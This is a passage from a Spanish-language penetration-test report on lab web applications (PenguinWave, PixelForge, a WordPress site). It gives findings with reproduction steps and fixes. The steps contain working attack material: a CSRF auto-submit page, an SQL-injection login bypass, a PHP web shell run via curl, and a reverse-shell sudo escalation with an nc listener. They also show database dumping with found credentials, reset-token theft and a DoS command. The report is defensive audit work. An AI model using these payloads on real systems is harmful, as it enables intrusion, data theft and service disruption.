Referencia: https://owasp.org/Top10/A01_2021-Broken_Access_Control/

Descripción. `invoice.php` identifica la factura a mostrar mediante un parámetro "id" numérico y secuencial en la URL, sin comprobar que la factura pertenezca al usuario autenticado. Estando logueado con la cuenta de pruebas "prueba", es posible ver facturas de otras cuentas simplemente cambiando el valor de "id" — se confirmó el rango completo `id=1` a `id=11`, de las cuales solo la última (`id=11`) es propia.

Pasos para reproducir.

1. Iniciar sesión con la cuenta de pruebas "prueba" y realizar un par de pedidos normales (quedan como `invoice.php?id=9` e `id=10`, ambas con "Bill to: prueba").
2. Sin cerrar sesión, navegar manualmente a `invoice.php?id=8`.
3. Se carga una factura que NO pertenece a "prueba": "Bill to: Site Administrator, admin@wavelength.surf, @admin".
4. Enumerar `id=1` hasta `id=11` confirma el rango completo: solo `id=11` es legítima (propia); las otras 10 pertenecen a otras cuentas y son accesibles sin ningún control.




Figura 18: Factura ajena (`id=8`) accesible: pertenece a "Site Administrator".




Figura 19: Factura propia (`id=9`) de la cuenta "prueba", para referencia.




Figura 20: Factura propia (`id=10`) de la cuenta "prueba", para referencia.

Impacto en el negocio. Exposición de datos de facturación y PII de cualquier usuario de la plataforma, incluida la cuenta administradora (se filtra su email y nombre de usuario reales: `admin@wavelength.surf` / `@admin`). Permite volcar el histórico completo de pedidos de la plataforma con un simple bucle sobre el parámetro "id". El email/usuario del admin filtrado aquí, combinado con las credenciales `admin:admin` ya confirmadas, refuerza la cadena de compromiso de la cuenta administradora.

Remediación. Verificar en servidor que la factura solicitada pertenece al usuario autenticado (comprobar el `user_id` de la sesión contra el propietario de la factura) antes de devolver los datos; responder 403/404 en caso contrario. Como defensa en profundidad adicional, usar identificadores no secuenciales/no adivinables (UUID) — esto no sustituye el control de acceso, solo dificulta la enumeración.

1.9. Ausencia de límite de reviews por usuario: spam y manipulación de reputación

Severidad	**MEDIO**	(CVSS v3.1: **4.3**)
CWE	CWE-799	
CVE	N/A	

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N`

Referencia: https://owasp.org/Top10/A03_2021-Injection/

Descripción. El sistema de reviews no limita el número de valoraciones que un mismo usuario puede dejar sobre un mismo producto. Un único usuario puede enviar reviews de forma repetida e indefinida, incluyendo puntuación (ej. 1 estrella) y comentario, sin ningún control de "una review por compra/usuario/producto".

Pasos para reproducir.

1. Logueado como "prueba", entrar en la ficha de un producto.
2. Enviar una review (ej. 1 estrella, "malo").
3. Sin ninguna restricción, enviar otra review al mismo producto con la misma cuenta.
4. Repetir varias veces: no hay bloqueo ni error, todas las reviews quedan publicadas y visibles.



Figura 21: Dos reviews de 1 estrella enviadas por el mismo usuario sobre el mismo producto.

Impacto en el negocio. Un atacante (sin haber comprado el producto) puede destrozar la valoración media enviando decenas de reviews de 1 estrella (*rating bombing*).

Remediación. Restringir a una review por usuario y producto (actualizable, no duplicable), idealmente vinculada a compra verificada. Añadir control de frecuencia/anti-spam adicional como defensa en profundidad.

1.10. CSRF en el envío de reviews (api/add_review.php)

Severidad	**MEDIO** (CVSS v3.1: **4.3**)
CWE	CWE-352
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N`

Referencia: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

Descripción. El endpoint `POST /api/add_review.php` no incluye ningún token anti-CSRF — solo valida la cookie de sesión `PHPSESSID`, que el navegador adjunta automáticamente en cualquier petición cross-site gracias a que esa cookie tiene `SameSite: None` (hallazgo 1.6). Esto permite construir una página externa que, con solo ser visitada por una víctima con sesión abierta, publique una review en su nombre sin su consentimiento.

Pasos para reproducir.

1. Petición original capturada, sin token:

   ```
   product_id=wl-boardshort-reef&rating=5&body=hey
   ```

2. Se construyó un PoC HTML con un formulario que se autoenvía al cargar, servido desde un origen distinto (`python3 -m http.server 9999`).
3. Con sesión activa en PenguinWave, al visitar el PoC la review se publicó automáticamente en nombre de la víctima, sin interacción adicional.

```
<html><body>
<form id="csrf" action="http://172.17.0.2:8080/api/
add_review.php" method="POST">
<input type="hidden" name="product_id" value="wl-boardshort-reef">
<input type="hidden" name="rating" value="1">
<input type="hidden" name="body" value="CSRF-POC">
</form>
<script>document.getElementById('csrf').submit()</script>
</body></html>
```




Figura 22: Petición original capturada en Burp, sin ningún campo de token.



Figura 23: Review publicada automáticamente en la cuenta de la víctima, con texto y puntuación controlados por el atacante.

Impacto en el negocio. Permite forzar acciones en nombre de una víctima autenticada sin su consentimiento. Combinado con el XSS almacenado en reviews (hallazgo 1.5), el atacante ni siquiera necesita cuenta propia en PenguinWave para plantar el payload de XSS: basta con que cualquier usuario logueado visite el enlace malicioso para que el payload quede publicado en su nombre.

Nota — protección inconsistente entre endpoints. Se probó el mismo ataque contra `POST /api/delete_user.php` (borrado de usuarios en el panel admin). A diferencia de `add_review.php`, este endpoint sí está protegido: la petición cross-origin fue rechazada con un `302` a `/login.php` e invalidación de la sesión, incluso suprimiendo la cabecera `Referer`, lo que indica validación por `Origin` (resistente a ese bypass). La aplicación sabe implementar protección CSRF, pero la aplica de forma inconsistente entre endpoints — presente en una acción administrativa destructiva, ausente en una acción de cliente normal.

Remediación. Implementar un token anti-CSRF único por sesión/formulario en todas las acciones que cambien estado, validado en servidor, de forma consistente en toda la aplicación. Como defensa adicional, marcar la cookie de sesión como `SameSite=Lax` o `Strict`.

2. Hallazgos Técnicos — PixelForge (puerto 10000)

Auditoría completa. Se documentan los 7 hallazgos confirmados, incluidas dos rutas independientes de compromiso total del servidor.

2.1. Inyección SQL en login.php con bypass de autenticación — toma de la cuenta administradora

Severidad	**CRÍTICO**	(CVSS v3.1: **9.8**)
CWE	CWE-89	
CVE	N/A	

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N`

Referencia: https://owasp.org/Top10/A03_2021-Injection/

Descripción. El campo `username` del formulario de login (`POST /login.php`) se concatena directamente en la consulta SQL, sin prepared statements. Introduciendo una comilla simple, el servidor refleja el error de MariaDB:

```
Database error:  You have an error in your SQL syntax; check the
manual that corresponds to your MariaDB server version for the
right syntax to use near '9dd4e461268c8034f5c8564e155c67a6" at
line 2
```

El hash reflejado en el error (`9dd4e461268c8034f5c8564e155c67a6`) coincide con `MD5("x")`, la contraseña de prueba enviada — confirmando además que las contraseñas se almacenan con **MD5 sin salt**, un algoritmo inadecuado para este uso.

Pasos para reproducir.

1. Interceptar `POST /login.php` con Burp Suite, enviado por el formulario clásico (cabecera `Content-Type` igual a `application/x-www-form-urlencoded`).
2. Sustituir el body por: `username=' OR '1'='1' - -&password=x`
3. La respuesta es `302 Found`, `Location: /dashboard.php`, con una cookie `PHPSESSID` nueva — sesión de administrador obtenida sin ninguna credencial real.
4. Siguiendo la redirección con esa cookie, se accede al "Admin Dashboard", autenticado como `administrator` (`admin@pixelforge.gg`).




Figura 24: Petición `POST /login.php` con el payload de bypass y respuesta `302` a `/dashboard.php`, capturada en Burp Suite.




Figura 25: Acceso confirmado en el navegador: "Admin Dashboard", `Signed in as administrator`.

Nota — dos vías de login, solo una vulnerable. `login.php` acepta el login tanto por formulario clásico (`x-www-form-urlencoded`) como por JSON (`application/json`), que es lo que realmente usa el JavaScript de la página en el flujo normal. Se repitió la batería de pruebas (comilla suelta, bypass por comentario, inyección ciega por tiempo con `SLEEP(5)`) específicamente contra la vía JSON, sin éxito en ningún caso — únicamente el formulario clásico es inyectable. Esto sugiere una migración a un flujo de login más moderno (AJAX/JSON, probablemente con consultas parametrizadas) que dejó sin remediar el código antiguo del formulario, todavía activo en el servidor aunque el frontend ya no lo utilice.

Impacto en el negocio. El panel de administrador alcanzado expone la tabla completa de usuarios registrados (11 cuentas, confirmado después por volcado directo de base de datos en el hallazgo 2.6: usuario, email, rol y saldo de créditos) y los cupones activos de la tienda, incluido uno marcado explícitamente como interno (`STAFF50`, "Internal staff only — do not share", -50%). Es una toma de cuenta administradora completa — sin phishing, sin fuerza bruta, sin ninguna credencial legítima — alcanzable con una sola petición HTTP.

Remediación. Sustituir la concatenación de `username`/`password` por consultas parametrizadas (`mysqli`/`PDO` con parámetros `bind`) en **ambas** vías de login, no solo en la JSON. Sustituir el hash MD5 sin salt por `bcrypt` o `argon2id`. Desactivar `display_errors` en producción — el mensaje de error de MariaDB filtrado fue la pista inicial que confirmó la inyección.

2.2. Subida de fichero sin restricciones en account.php — ejecución remota de código (RCE)

Severidad	**CRÍTICO** (CVSS v3.1: **9.8**)
CWE	CWE-434
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H`

Referencia: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Descripción. El formulario "Change profile picture" de `account.php`, disponible para cualquier cuenta autenticada, no valida extensión ni contenido real del fichero subido, no lo renombra, y lo guarda directamente bajo `/var/www/gamestore/uploads/` — ruta servida por Apache con ejecución de PHP activada. Subiendo un `.php` con `system($_GET['cmd'])`, se obtiene ejecución de comandos visitando su URL directamente. Se confirmó también con un `.svg` con `onload` — ejecuta JavaScript al abrir el fichero directamente (no al mostrarlo como `<img>`), confirmando la ausencia total de cualquier filtrado, no solo de extensiones ejecutables.

Pasos para reproducir.

1. Subir como avatar: `<?php system($_GET['cmd']); ?>`
2. Visitar `/uploads/<fichero>.php?cmd=id`.

```
$ curl "http://172.17.0.2:10000/uploads/shell.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Importante. No hace falta ser administrador: se repitió la prueba con una cuenta de cliente autoregistrada sin ningún dato real, con idéntico resultado — ver hallazgo 2.3 sobre la política de registro.

Impacto en el negocio. Ejecución remota de comandos arbitrarios como `www-data`, alcanzable por cualquier cuenta autenticada (incluida una autoregistrada al vuelo). Es la causa raíz de toda la cadena de compromiso posterior de PixelForge (escalada de privilegios, lectura de secretos, toma de cuenta administradora).

Remediación. Validar el tipo de fichero por contenido real (no por extensión ni `Content-Type` del cliente). Renombrar siempre a un nombre generado por el servidor. Servir `/uploads/` con ejecución de PHP desactivada, o fuera del document root.

2.3. Política de registro débil (sin verificación de email ni requisitos de contraseña)

Severidad	**MEDIO**	(CVSS v3.1: **5.3**)
CWE	CWE-521	
CVE	N/A	

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N`

Referencia: https://cwe.mitre.org/data/definitions/521.html

Descripción. `register.php` no aplica ninguna validación habitual del lado del servidor: acepta una contraseña de un solo carácter, y la cuenta queda activa y operativa de inmediato, sin ningún correo de confirmación ni estado "pendiente de verificar" (probado con direcciones de email inventadas). Además, toda cuenta nueva recibe automáticamente 50 créditos y 3 juegos ya en su biblioteca — confirmando que no existe ninguna fricción real entre "visitante anónimo" y "cuenta funcional con acceso al área autenticada".
Pasos para reproducir.

```
POST /register.php
username=qatester1&email=qatester1@example.com&password=a
# -> 302 Found, Location:  /login.php

POST /login.php
username=qatester1&password=a
# -> 302 Found, Location:  /account.php
```

Impacto en el negocio. Por sí solo, un bajo nivel de exigencia en el registro no es crítico. El impacto real es que **elimina cualquier coste o fricción para un atacante** que quiera llegar al área autenticada: no necesita un email real, ni una contraseña memorable, ni esperar ninguna verificación — justo lo que necesita para alcanzar el formulario de subida de avatar del hallazgo 2.2, convirtiendo la ejecución remota de código en un fallo alcanzable por **cualquier visitante anónimo**, sin depender siquiera de la inyección SQL del hallazgo 2.1 (ver cadena completa en el hallazgo 2.4).
Remediación. Exigir una política de contraseña mínima razonable (longitud $\geq$ 8–10) validada en servidor. Verificar la propiedad del email mediante un enlace/token de confirmación antes de activar la cuenta, o al menos antes de habilitar funciones sensibles como la subida de ficheros. Aplicar control anti-automatización en el registro (CAPTCHA, rate-limit por IP) si el abuso de cuentas desechables es una preocupación del negocio.

2.4. Cadena completa: de invitado anónimo a ejecución remota de código, sin ninguna credencial

Severidad	**CRÍTICO** (CVSS v3.1: **9.8**)
CWE	CWE-434
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H`

Referencia: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Descripción. A diferencia de la cadena de PenguinWave (hallazgo 1.2, que requería partir de credenciales triviales + fuerza bruta de MFA), en PixelForge existen **dos rutas independientes**, cada una suficiente por sí sola, que llevan de "visitante sin ninguna cuenta ni credencial" a **ejecución remota de comandos en el servidor**.

Pasos para reproducir.

Ruta A — vía inyección SQL (0 peticiones de registro):

1. Hallazgo 2.1 — una sola petición `POST /login.php` con `username=' OR '1'='1' - -` da sesión de **administrador** sin ninguna credencial real.
2. Hallazgo 2.2 — con esa sesión, subir un `.php` como foto de perfil y ejecutarlo visitando `/uploads/<fichero>.php?cmd=...`.

Total: 2 peticiones HTTP, sin registrar ninguna cuenta ni conocer ninguna contraseña real, para llegar a `uid=33(www-data)`.

Ruta B — vía autoregistro (sin usar la SQLi en absoluto):

1. Hallazgo 2.3 — autoregistro instantáneo con datos inventados y contraseña de 1 carácter, sin verificación de email.
2. Hallazgo 2.2 — exactamente el mismo fallo de subida, esta vez con la cuenta de cliente recién creada, sin ningún privilegio especial.

```
# Ruta A
POST /login.php username=' OR '1'='1' - -&password=x
-> 302 Location:  /dashboard.php (admin)
POST /account.php avatar=shell.php -> 302 Location:  /account.php
GET /uploads/shell.php?cmd=id -> uid=33(www-data)

# Ruta B
POST /register.php username=qatester2&password=b
-> 302 Location:  /login.php
POST /login.php username=qatester2&password=b
-> 302 Location:  /account.php
POST /account.php avatar=qa_shell.php -> 302 Location:  /account.php
GET /uploads/qa_shell.php?cmd=id -> uid=33(www-data)
```

Impacto en el negocio. Compromiso total del servidor alcanzable por cualquier atacante no autenticado, por dos caminos distintos e independientes entre sí — si se cerrara solo uno de los dos (p. ej. arreglar la SQLi pero no el registro débil, o viceversa), el otro camino seguiría siendo plenamente explotable. El denominador común y causa raíz real es el hallazgo 2.2 (subida de fichero sin restricciones): mientras ese fallo exista, cualquier cuenta — legítima, robada o creada al vuelo — es suficiente para tomar el servidor completo. La cadena no termina aquí: desde este RCE se alcanzó además escalada de privilegios local (hallazgo 2.5), lectura de secretos en texto plano (hallazgo 2.6) y toma de cuenta administradora por tokens filtrados (hallazgo 2.7) — el compromiso de PixelForge terminó siendo total, por varias rutas independientes.

Remediación. Priorizar el cierre del hallazgo 2.2 — es la causa raíz compartida por ambas rutas y, por severidad (RCE), el hallazgo que debe remediarse primero en todo el compromiso a BigShop. Remediar además, de forma independiente, el hallazgo 2.1 (prepared statements) y el hallazgo 2.3 (validaciones de registro), ya que cada uno representa un riesgo crítico por derecho propio incluso sin la cadena completa.

2.5. Escalada de privilegios local (www-data → pepe) por regla sudo mal configurada

Severidad	**ALTO** (CVSS v3.1: **7.8**)
CWE	CWE-269
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H`

Referencia: https://gtfobins.github.io/gtfobins/php/#sudo

Descripción. Con el RCE del hallazgo 2.2 (usuario `www-data`), `sudo -l` revela una regla que permite ejecutar `/usr/bin/php` como el usuario `pepe` sin contraseña. `php` es un intérprete de propósito general catalogado en GTFOBins como vector de escalada vía `sudo`: desde él se puede llamar a `system()` con los privilegios de `pepe`.

```
User www-data may run the following commands on 8f74d00e817f:
(pepe) NOPASSWD: /usr/bin/php
```

Pasos para reproducir.

1. Escribir un script de reverse shell en `/tmp` (como `www-data`).
2. Levantar un listener (`nc -lvnp 4444`) en la máquina atacante.
3. `sudo -u pepe /usr/bin/php -r 'system("bash /tmp/rs.sh");'`

```
Connection received on 172.17.0.2 59394
pepe@8f74d00e817f:/var/www/gamestore/uploads$
```

Impacto en el negocio. Convierte el RCE como `www-data` en un usuario con shell de login real (`pepe`) y más acceso al sistema de ficheros — fue la puerta de entrada a los dos hallazgos siguientes. No se logró escalar más allá (`pepe` no tiene reglas `sudo` propias).
Remediación. No conceder reglas `sudo` sin contraseña sobre intérpretes de propósito general catalogados en GTFOBins. Si hace falta ejecutar lógica específica como otro usuario, restringir la regla a un script concreto, nunca al intérprete en abierto.

2.6. Secretos de terceros y credenciales en texto plano en inc/config.php

Severidad	**CRÍTICO**	(CVSS v3.1: **8.6**)
CWE	CWE-798	
CVE	N/A	

Vector CVSS: `CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N`

Referencia: https://cwe.mitre.org/data/definitions/798.html

Descripción. Con el acceso del hallazgo 2.5, la lectura de `inc/config.php` revela, todo en texto plano: credenciales reales de base de datos (`gameuser`/`gamepass`), la **contraseña real del administrador en claro** dentro del código de seed (`md5('letmein')`, confirmando además MD5 sin salt como algoritmo de almacenamiento), y secretos con forma de producción para PayPal, AWS, Discord, Mailgun, Cloudflare y un `JWT_SECRET`.
Nota honesta sobre los valores observados. Los secretos de terceros presentan características de datos de relleno de laboratorio — el `AWS_ACCESS_KEY_ID` (`AKIAI44QH8DHBEXAMPLE`) termina literalmente en `EXAMPLE`, el sufijo oficial de AWS para sus claves de documentación. No se ha intentado usar ningún secreto contra las APIs reales de terceros — fuera de alcance. Esto no reduce la severidad: el fallo de diseño (secretos de producción hardcodeados en texto plano, sin gestor de secretos) es idéntico al que tendría un despliegue real con valores genúinos.
Pasos para reproducir.

```
cat /var/www/gamestore/inc/config.php
```

Contraseña real del admin confirmada por login normal, sin SQLi ni reset:

```
curl -s -i -X POST http://172.17.0.2:10000/login.php \
-d "username=administrator&password=letmein"
# -> 302 Found, Location:  /dashboard.php
```

Confirmación final — acceso directo a la base de datos. Las credenciales se usaron para conectar directamente (`GS_DB_HOST` resultó ser `127.0.0.1` — MariaDB corre en el propio host) y volcar las tablas:

```
mysql -h 127.0.0.1 -u gameuser -pgamepass gamestore \
-e "select id,username,email,password,role,credits from users;"
```

Las 11 cuentas de la plataforma salen con sus hashes MD5 reales. El hash actual de `administrator` coincide exactamente con el de la contraseña fijada en el hallazgo 2.7:

```
200ceb26807d6bf99fd6f4f0d1ca54d4 == md5("administrator")
```

— confirma a nivel de base de datos que el cambio de contraseña quedó persistido de verdad. La tabla `password_resets` confirma además que la expiración de 30 minutos sí está implementada correctamente en servidor — el único fallo real es la exposición del token en el log (hallazgo 2.7).
Impacto en el negocio. Compromiso directo y confirmado de la base de datos de la aplicación y de la cuenta administradora por una contraseña real de diccionario, sin depender de ninguna otra vulnerabilidad. Si las claves de terceros fueran reales: fraude financiero (PayPal), compromiso de cuenta cloud (AWS), toma del bot de comunidad (Discord), phishing desde dominio legítimo (Mailgun), o secuestro de DNS (Cloudflare).
Remediación. Cargar todos los secretos desde variables de entorno o un gestor de secretos dedicado, nunca hardcodeados en código versionado. Rotar inmediatamente todas las credenciales. Eliminar contraseñas de seed en texto plano del código.

2.7. Toma de cuenta del administrador por tokens de reseteo de contraseña filtrados en mail.log

Severidad	**CRÍTICO** (CVSS v3.1: **8.6**)
CWE	CWE-532
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N`

Referencia: https://cwe.mitre.org/data/definitions/532.html

Descripción. La aplicación no tiene SMTP real configurado: cada email "enviado" (incluidos los de reseteo de contraseña, con su token) se escribe en texto plano en el siguiente fichero, acumulándose sin rotación:

```
/var/www/gamestore-storage/mail.log
```

Con el acceso del hallazgo 2.5, ese fichero es legible, exponiendo tokens de reseteo válidos de cualquier cuenta, incluida la administradora.

Pasos para reproducir.

1. `curl -X POST .../forgot-password.php -d "username=administrator"`
2. `tail -20 /var/www/gamestore-storage/mail.log` → token en claro.
3. Abrir `reset-password.php?token=...` y fijar nueva contraseña.
4. Confirmar login con la contraseña nueva.

```
http://172.17.0.2:10000/reset-password.php?token=
8b7c7cb0365002186a4f83bd4d07168a
```

Análisis de predictibilidad del token (descartado). Se recopilaron 4 tokens reales y se analizaron: longitud/charset consistentes con 128 bits aleatorios, sin coincidencia con hipótesis de `md5(timestamp)` ni similares, y dos tokens generados con 10 segundos de diferencia sin ningún patrón compartido. El algoritmo de generación no parece débil — el fallo es únicamente la exposición del fichero.

Impacto en el negocio. Toma de cuenta administradora completa y confirmada en vivo (contraseña cambiada por el auditor), por una ruta totalmente independiente de la inyección SQL del hallazgo 2.1 — demuestra al menos dos caminos de compromiso administrativo no relacionados entre sí.

Remediación. No registrar nunca el cuerpo completo de correos con tokens/secretos. Usar un servicio de correo de pruebas con acceso restringido en desarrollo, y un proveedor de email transaccional real en producción. Restringir permisos del directorio de almacenamiento.

3. Hallazgos Técnicos — WordPress (puerto 80)

Auditoría completa. Se documentan los 7 hallazgos confirmados, incluido el compromiso total del servidor.

3.1. Enumeración masiva de usuarios sin autenticación (29 cuentas)

Severidad	**MEDIO** (CVSS v3.1: **5.3**)
CWE	CWE-200
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N`

Referencia: https://owasp.org/www-community/attacks/Testing_for_User_Enumeration

Descripción. WordPress expone por defecto dos vías para enumerar usuarios sin ninguna autenticación: la API REST (`GET /wp-json/wp/v2/users`), que devuelve id, nombre y slug de cada usuario con contenido publicado, y el generador de los feeds RSS (`/feed/`, `/comments/feed/`), que incluye el nombre completo del autor de cada entrada. Combinando ambas fuentes se identificaron **29 cuentas reales**, incluida `admin`.

Pasos para reproducir.

1. Consultar `GET http://bigshop.local/wp-json/wp/v2/users/?per_page=100&page=1` sin ninguna credencial.
2. Consultar `GET http://bigshop.local/feed/` y revisar la etiqueta `<author>`/`<dc:creator>` de cada entrada.
3. Automatizado con `wpscan -url http://bigshop.local -e u`: 29 usuarios identificados combinando ambas técnicas.




Figura 26: Respuesta de la API REST `/wp-json/wp/v2/users`, sin autenticación: usuario `admin` (id 1) y `Amelia Santos` (id 16).

Impacto en el negocio. Un atacante obtiene un diccionario completo de usuarios válidos — incluida la cuenta `admin` — sin necesidad de adivinar ni un solo nombre. Esto hace mucho más eficiente cualquier ataque posterior de fuerza bruta o *credential stuffing* (solo falta la

contraseña) y facilita *phishing* dirigido con nombres reales de empleados. No se ha probado fuerza bruta de contraseñas contra estas cuentas — fuera del alcance de esta fase.

Remediación. Restringir el endpoint `/wp-json/wp/v2/users` a usuarios autenticados (plugin de hardening o filtro `rest_endpoints`), y evitar que el nombre de usuario de login coincida con el `display_name` público mostrado en autoría de posts y feeds. Complementar con un control real de intentos de login ligado a la cuenta/sesión, no a cabeceras controlables por el cliente.

3.2. Denegación de servicio parcial vía wp-cron.php

Severidad	**MEDIO** (CVSS v3.1: **5.3**)
CWE	CWE-400
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L`

Referencia: https://www.iplocation.net/defend-wordpress-from-ddos

Descripción. `wp-cron.php` es el "cron virtual" de WordPress: en lugar de ejecutarse en segundo plano como un cron real del sistema operativo, se dispara en **cada visita** que recibe el sitio, consumiendo CPU/memoria para comprobar tareas pendientes. Al ser una ruta pública sin ningún rate-limit ni autenticación, es un objetivo clásico de denegación de servicio alcanzable desde una única máquina, sin necesidad de botnet. WPScan confirma el vector expuesto y referencia directamente el módulo de Metasploit `auxiliary/dos/http/wordpress_xmlrpc_dos`.

Pasos para reproducir.

1. Primera prueba, sin efecto perceptible: `ab -n 5000 -c 50 -k http://bigshop.local/wp-cron.php` — el sitio siguió respondiendo con normalidad.
2. Segunda prueba, con mayor intensidad: `ab -n 20000 -c 300 -k http://bigshop.local/wp-cron.php` — avance notablemente más lento que la primera prueba, interrumpida manualmente (`Ctrl+C`) tras completar 12.000 de las 20.000 peticiones.



Figura 27: Segunda prueba con `ab -n 20000 -c 300`: avance notablemente más lento, interrumpida tras 12.000 peticiones.

Nota de alcance. Al interrumpirse con `Ctrl+C`, `ab` no llegó a imprimir las estadísticas finales (peticiones/segundo, tiempos de respuesta agregados) — la evidencia de impacto es cualitativa (ritmo de avance mucho más lento que en la primera prueba), no una cifra exacta de degradación. No se escaló la intensidad más allá de esta segunda prueba: en un compromiso real el DoS suele estar fuera de alcance o fuertemente limitado por las reglas de contratación precisamente por el riesgo de escalada descontrolada, y en este laboratorio en particular el mismo host aloja las otras 3 aplicaciones auditadas, incluida StreamWave, todavía pendiente de auditar.

